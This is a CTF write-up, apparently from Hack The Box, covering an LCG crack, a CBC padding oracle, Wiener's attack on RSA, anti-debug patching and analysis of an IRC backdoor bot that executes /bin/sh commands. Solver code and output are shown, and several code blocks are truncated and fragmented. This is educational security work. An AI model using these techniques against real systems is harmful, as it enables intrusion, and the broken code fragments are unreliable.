Of course I can't give a screenshot from the flag, since it's an mp3, so I provide in the .zip the mp3 along with the solver.

HTB{37_c0m3_h0m3_d1nn3r_15_r34dy}

Crypto

Buggy Time Machine

I am the Doctor and I am in huge trouble. Rumors have it, you are the best time machine engineer in the galaxy. I recently bought a new randomiser for Tardis on Yquantine, but it must be counterfeit. Now every time I want to time travel, I will end up in a random year. Could you help me fix this? I need to find Amy and Rory! Daleks are after us. Did I say I am the Doctor?

In this problem we see after looking at the code that we have an standard LCG, but we are not given any data (with data i mean the multiplier, the constant, or the modulus). I only knew how to get the multiplier and the constant while knowing the modulus, but after looking for some way to do it, I found a nice reference from which I understood how to do it, and it already had python functions for it, so I just needed to get enough states to have a high probability of success (the method is probabilistic for the modulus).

```
    modulus = gcdl(zeroes)
    return crack_unknown_m

def gcdl(L):
    return reduce(gcd, L)

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, x, y = egcd(b %
        return (g, y - (b

def inverse_mod(b, n):
    g, x, _ = egcd(b, n)
    if g == 1:
        return x % n

import requests, json

def get_year():
    r = requests.get("http
    return json.loads(r.te

states = []

for i in range(50):
    states.append(int(get_

modulus, multiplier, incre

# sage ints not serializab
modulus, multiplier, incre

next_year = (states[-1]*mu
r = requests.post("http://
print(r.text)
# we receive this message
hops = 876578

# seed*m^hops % mod = 2020

seed = 2020*inverse_mod(multiplier**hops, modulus) % modulus
#print(seed)

r = requests.post("http://docker.hackthebox.eu:30357/travelTo2020", json = {'seed': seed})
print(r.text)
```

```
nacho53@kali: ~   nacho53@kal...TIMEMACHINE   nacho53@kal...BYREBELLION

  File "/usr/lib/python3.8/http/client.py", line 1240, in request
    self._send_request(method, url, body, headers, encode_chunked)
  File "/usr/lib/python3.8/http/client.py", line 1286, in _send_request
    self.endheaders(body, encode_chunked=encode_chunked)
  File "/usr/lib/python3.8/http/client.py", line 1235, in endheaders
    self._send_output(message_body, encode_chunked=encode_chunked)
  File "/usr/lib/python3.8/http/client.py", line 1006, in _send_output
    self.send(msg)
  File "/usr/lib/python3.8/http/client.py", line 946, in send
    self.connect()
  File "/home/nacho53/.local/lib/python3.8/site-packages/urllib3/connection.py", line 181, in connect
    conn = self._new_conn()
  File "/home/nacho53/.local/lib/python3.8/site-packages/urllib3/connection.py", line 167, in _new_conn
    raise NewConnectionError(
urllib3.exceptions.NewConnectionError: <urllib3.connection.HTTPConnection object at 0x7fd571b20070>: Failed to establish

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/adapters.py", line 439, in send
    resp = conn.urlopen(
  File "/home/nacho53/.local/lib/python3.8/site-packages/urllib3/connectionpool.py", line 637, in urlopen
    retries = retries.increment(method, url, error=e, _pool=self,
  File "/home/nacho53/.local/lib/python3.8/site-packages/urllib3/util/retry.py", line 399, in increment
    raise MaxRetryError(_pool, url, error or ResponseError(cause))
urllib3.exceptions.MaxRetryError: HTTPConnectionPool(host='docker.hackthebox.eu', port=31685): Max retries exceeded with

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "attack.py", line 45, in <module>
    states.append(int(get_year()))
  File "attack.py", line 39, in get_year
    r = requests.get("http://docker.hackthebox.eu:31685/next_year")
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/sessions.py", line 524, in request
    resp = self.send(prep, **send_kwargs)
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/sessions.py", line 637, in send
    r = adapter.send(request, **kwargs)
  File "/home/nacho53/.local/lib/python3.8/site-packages/requests/adapters.py", line 516, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='docker.hackthebox.eu', port=31685): Max retries exceeded w
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
{"msg": "*Tardis trembles*\nDoctor this is Amy! I am with Rory in year 2020. You need to rescue us within exactly 876578
 hops. Tardis bug has damaged time and space.\nRemeber, 876578 hops or the universes will collapse!"}
{"flag": "HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}"}
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$
```

```
own_increment(states, modulus, m

ulus(states):
for s0, s1 in zip(states, states
 t1*t1 for t0, t1, t2 in zip(dif
oes)
own_multiplier(states, modulus)

"http://docker.hackthebox.eu:301
(r.text)["year"]

(get_year()))

 increment = crack_unknown_modulus(states)

lizable, we calculate with sage and then get the flag without it
increment = 2147483647, 48271, 0

-1]*multiplier + increment)%modulus
ttp://docker.hackthebox.eu:30182/predict_year", json = {'year': next_year})

sage {"msg": "*Tardis trembles*\nDoctor this is Amy! I am with Rory in year 2020. You need to rescue us within

 2020, since c is 0 in this case

mod(multiplier**hops, modulus) % modulus
```

```
218055128
>>> quit()
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
{"fail": "wrong year"}
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
{"msg": "*Tardis trembles*\nDoctor this is Amy! I am with Rory in year 2020
. You need to rescue us within exactly 876578 hops. Tardis bug has damaged
time and space.\nRemeber, 876578 hops or the universes will collapse!"}
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
{"msg": "*Tardis trembles*\nDoctor this is Amy! I am with Rory in year 2020
. You need to rescue us within exactly 876578 hops. Tardis bug has damaged
time and space.\nRemeber, 876578 hops or the universes will collapse!"}
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
Traceback (most recent call last):
  File "attack.py", line 45, in <module>
    seed = 2020*inverse_mod(multiplier**hops, modulus) % modulus
NameError: name 'inverse_mod' is not defined
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
2113508741
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
2113508741
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$ python3 attack.py
{"flag": "HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}"}
nacho53@kali:~/Documentos/HTBCTF/TIMEMACHINE$
```

To get the modulus, the idea is to get a system of congruences which has the modulus as a solution, and the more congruences, the merrier, since that way there is more probability to get the actual modulus as an answer, and not a multiple. Since we can take from the server as many consecutive states as we want, there is no problem here.

To solve for the multiplier and the constant, we just have to solve trivial congruences, since we suppose we already know the actual modulus.

HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}

Crypto

Cargo Delivery

Chasa, world's most dangerous gangster, is planning to equip his team with new tools. There is a cargo ship arriving tomorrow morning and the coast guard needs your help to seize the cargo. Our investigators have found the crypto service used by Chasa and his team to communicate for these kind of jobs. Can you decrypt the broadcasted message and identify the container to be seized?

We see that we can send messages to the server to see if the padding is okay, so it's clearly a padding oracle attack, which needs no introduction. We just build some code for the attack and wait, since there are lots of requests to be made.

```
[+] Opening connection to docker.hackthebox.eu on port 30353: Done
b'63c92d85b285c4bb1f0e02fe6718ea5c753b66fa42dd53500c8c84afb97a84ef\n'
b"This crypto service is used for Chasa's delivery system!\nNot your average gangster.\nOptions:\n1. Get encrypted message.\n2. Send your encrypted message.\n"
i: 1
92
i: 2
149
i: 3
40
i: 4
15
i: 5
152
i: 6
48
i: 7
123
i: 8
39
i: 9
237
i: 10
141
i: 11
204
i: 12
253
i: 13
243
i: 14
97
i: 15
146
i: 16
59
63c92d85b285c4bb1f0e02fe6718ea5c
2b9d6ffef1c787e42f7c369d0b2b975d
b'HTB{CBC_0r4cl3}\x01'
nacho53@kali:~/Documentos/HTBCTF/CARGO$
```

Flag: HTB{CBC_0r4cl3}

Crypto

Weak RSA

A rogue employee managed to steal a file from his work computer, he encrypted the file with RSA before he got apprehended. We only managed to recover the public key, can you help us decrypt this ciphertext?

In this case, we encounter an RSA system with a really big public exponent. We try the Wiener's attack, which is used for this kind of cryptographic mistake, and it turns out that it works. Here is a screenshot from the solver working, which is also in the zip, of course.

```
        tmp = denominator
        denominator = numerator
        numerator = tmp

        divident = numerator % denominator
        quotient = numerator //denominator
        result.append(quotient)

    return result

def convergents(expansion):
    convergents=[(expansion[0], 1)]
    for i in range(1, len(expansion)):
        numerator = 1
        denominator = expansion[i]
        for j in range(i - 1, -1, -1):
            numerator += expansion[j] * denominator
            if j==0:
                break
            tmp = denominator
            denominator = numerator
            numerator = tmp
        convergents.append((numerator, denominator)) #(k,d)
    return convergents

def newtonSqrt(n):
    approx = n // 2
    better = (approx + n //approx) // 2
    while better != approx:
        approx = better
        better = (approx + n // approx) // 2
    return approx

def wiener_attack(cons, e, N):
    for cs in cons:
        k,d = cs
        if k == 0:
            continue
        phi_N = (e * d - 1) // k
        #x**2 - ((N - phi_N) + 1) * x + N = 0
        a = 1
        b = -((N - phi_N) + 1)
        c = N
        delta = b * b - 4 * a * c
        if delta <= 0:
            continue
        x1 = (newtonSqrt(delta) - b)//(2 * a)
        x2 = -(newtonSqrt(delta) + b)//(2 * a)
        if x1 * x2 == N:
            return [x1, x2, k, d]
```

In [2]:
```
n=key.n
e=key.e
expansion = continued_fractions_expansion(e, n)
cons = convergents(expansion)
p, q, k, d = wiener_attack(cons, e, n)
m = pow(c, d, n)
```

In [3]:
```
long_to_bytes(m)
```

Out[3]:
```
b'HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}'
```

In [ ]:
```

```

HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}


Reversing

Hi! My name is (what?)

I've been once told that my name is difficult to pronounce and since then I'm using it as a password for everything.

We are given an ELF 32-bit executable with some anti-debugging techniques implemented. The first one is that it detects if the process is being debugged by calling **ptrace**, which returns zero if the process is not being debugged. The other technique used is the detection of software breakpoints by searching for any 0xCC value inside the range of memory allocated for the user-defined functions (between main and a dummy function). We patch these techniques prior to further analysis with the Keypatch plugin.

The rest of the main function is easy to reverse: retrieves the **/etc/passwd entry for the running user** and then compares the username with the string "**~#L-:4;f**". We could not find any way that a username could be this value, so we opted for patching the memory value once retrieved. To do so we set a breakpoint at the address 0x080488E1 to get the heap address of the passwd struct. Then we used the IDA's built-in script manager to patch the memory address with the desired bytes:



Then, as the username is valid, it executes the decrypt function and prints the plaintext flag:

```
[3] Accepting connection from 192.168.56.1 ...
Who are you?
HTB{L00k1ng_f0r_4_w31rd_n4m3}
```

Flag: HTB{L00k1ng_f0r_4_w31rd_n4m3}

Reversing

Patch of the Ninja

A brave warrior stands in front of the harshest enemy, an untouchable evil spirit who possesses his allies. Will he be able to overcome this enemy?

We are given a Game Boy game executable. The challenge was solved with a simple **strings** and **grep** combination:

```
home/sh/HTBU/r/rev_patch_of_the_ninja > ✓ > root # strings Patch_of_the_Ninja.gb | grep HTB
HTB{C00l_Shurik3n}
```

Flag: HTB{C00l_Shurik3n}

Reversing

ircware

During a routine check on our servers we found this suspicious binary, but when analyzing it we couldn't get it to do anything. We assume it's dead malware but maybe something interesting can still be extracted from it?


The file given is an ELF 64-bit executable without any anti-reversing protection. Analyzing the entry point we see that it first generates a 4 digit random numeric string and then creates a socket. The challenge description is understood now because **the IP address is wrong** making it fail the connection and exit. It has a value of 0x100007F instead of 0x1000007F which is the equivalent to the 127.0.0.1 IP address. We patched with the intended value using the Keypatch plugin, so we can set the port 8000 listening on the localhost and interact with it.

```
connectServer proc near
mov     eax, 29h ; ')'
mov     edi, 2          ; family
mov     esi, 1          ; type
mov     edx, 0          ; protocol
syscall                 ; LINUX - sys_socket
mov     cs:oldfd, rax
mov     eax, 2Ah ; '*'
mov     rdi, cs:oldfd   ; fd
push    100007Fh        ; Erroneous 127.0.0.1 IP (additional 0 missing)
push    small 16415
push    small 2
mov     rsi, rsp        ; uservaddr
mov     edx, 10h        ; addrlen
syscall                 ; LINUX - sys_connect
add     rsp, 0Ch
retn
connectServer endp
```

After successfully creating the socket, it sends some **IRC commands** to identify and join the **secret channel**. Then it jumps into an infinite loop where it receives data (up to 4096B) from the remote host and then handles it.

Analyzing the handling function we see that it listens for the commands **PING** and **PRIVMSG**. In the case of the private message, it checks if it matches with 3 predefined functionalities:

- **pass**: it extracts a received password from the buffer, applies a simple cipher and checks whether it is "**RJJ3DSCP**".
- **exec**: if the correct password was previously validated, it executes with **/bin/sh** the command received as a parameter.
- **flag**: if the correct password was previously validated, it decrypts the ciphered flag and reply with it.



Reversing the password ciphering function we create a deciphering one, and then we decrypt the value RJJ3DSCP getting the plaintext password: **ASS3MBLY**. Once validated we can request access to the other functionalities of the malware.

To get the flag we can set to listen port 8000 and interact with the executable's socket when it establishes the connection, first providing the password and then requesting the flag:

```
 ~ > home/sh/HTBU/r/rev_ircware > ✘ 1 > took ⌛ 1m 39s > root # nc -lvp 8000
listening on [any] 8000 ...
connect to [127.0.0.16] from localhost [127.0.0.1] 60368
NICK ircware_4505
USER ircware 0 * :ircware
JOIN #secret
PRIVMSG #secret :@pass ASS3MBLY
PRIVMSG #secret :Accepted
PRIVMSG #secret :@flag
PRIVMSG #secret :HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
```

We also made a solver script, which decrypts both the password and the flag:

```
 ~ > home/sh/HTBU/r/rev_ircware > ✓ > root # ./solver.py
[*] Decrypted password: ASS3MBLY
[*] Flag: HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
```

Flag: HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}